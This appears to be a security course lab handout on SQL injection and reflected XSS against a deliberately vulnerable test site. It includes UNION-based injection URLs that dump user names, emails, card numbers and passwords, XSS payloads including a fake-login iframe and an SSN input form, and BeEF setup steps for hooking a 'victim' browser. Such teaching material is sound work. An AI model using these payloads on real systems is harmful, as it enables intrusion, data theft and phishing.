Markdown | PDF | MS Word DOCX | Libre ODT | HTML
Our attacks this week focus on Web applications and can be tried in any Web browser.

SQL injection takes advantage of poorly-sanitized inputs to inject code into Web applications and gather information from a database. This kind of attack is exemplified in this xkcd comic.
We will use a purposefully-vulnerable Web application for this SQL injection attack.
An example of a profile page for a musical artists is here:
If we add a hyphen - to the URL string after ?artist= to make the number -2 we notice that there is a blank page displayed.
Additionally, we can throw a SQL error using an apostrophe ' character.
](http://testphp.vulnweb.com/artists.php?artist=-2)Now that we know we can break the Web app with simple injection of special characters and negative numbers, let's try to inject SQL commands:
The SQL command:
union select 1,2,group_concat(table_name) from information_schema.tables where table_schema= database()--
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(table_name) from information_schema.tables where table_schema= database()--
You'll see from this command that there is a database table called users that we can try to gather information from.
The SQL command:
union select 1,2,group_concat(column_name) from information_schema.columns
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(column_name) from information_schema.columns
You'll see from this command that there is are columns in the users table called uname,cc,pass and so on. These likely contain sensitive user data.
The SQL command:
union select 1,2,group_concat(uname) from users --
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(uname) from users --
The SQL command:
union select 1,2,group_concat(name) from users --
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(name) from users --
The SQL command:
union select 1,2,group_concat(phone) from users --
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(phone) from users --
The SQL command:
union select 1,2,group_concat(email) from users --
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(email) from users --
The SQL command:
union select 1,2,group_concat(cc) from users --
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(cc) from users --
The SQL command:
union select 1,2,group_concat(pass) from users --
Tricking the Web app to execute the command:
http://testphp.vulnweb.com/artists.php?artist=-2
union select 1,2,group_concat(pass) from users --
This is why only hashes for passwords should be stored in application databases!
Cross-Site Scripting (XSS) attacks take advantage of unexpected behavior in a Web app and combine it with social engineering to trick users. It is a major component of phishing.
We will use a purposefully-vulnerable Web application for this XSS attack. Like SQL injection, we will input markup and code that the application has not properly sanitized to create unexpected behavior. For XSS reflection attacks, we are forcing the Web app to "reflect" the code we send to it in the browser.
The vulnerable Web app:
Try these examples of HTML code:
<h1>This is an XSS Attack Wow!</h1>
<script>alert('Attacked by Sean')<\/script>
<html><body><img src="https://i.imgflip.com/3ualft.jpg"></body></html>
<iframe width="560" height="315" src="https://www.youtube.com/embed/xm3YgoEiEDc" title="YouTube video player" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen></iframe>
<iframe width="1200" height="1200" src="http://www.shinysearch.com/prank/fakegoogle.php?mode=demo" title="YouTube video player" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture" allowfullscreen></iframe>
<html><body><br><br><button>Click Here!</button><br><br></html>
<html><body><br><br>SSN# <input></input><br><br><button>Submit</button><br><br></html>
The beef-xss package can be used for more complex attacks that combine XSS on the client/local machine with a remote server to gather credentials. This is very useful for social engineering attacks that clickjack and execute JavaScript spyware that logs user activity.
Install beef-xss:
sudo apt-get install beef-xss
Run it:
sudo beef-xss
b33f is easy to remember).Browse to the Beef XSS Dashboard: * http://127.0.0.1:3000/ui/panel
You can also replace 192.168.1.116 with your local IP address, for example:
This browser session will be the "attacker".
Now browse to this location in another Web browser (e.g., if you're in Firefox open Chrome) or use another machine. This browser session will be the "victim".
Click a button on that web page as the "victim".
Logs tab. You should see all traffic from the "victim" Web session (i.e., the user who clicked on the fake butcher website button).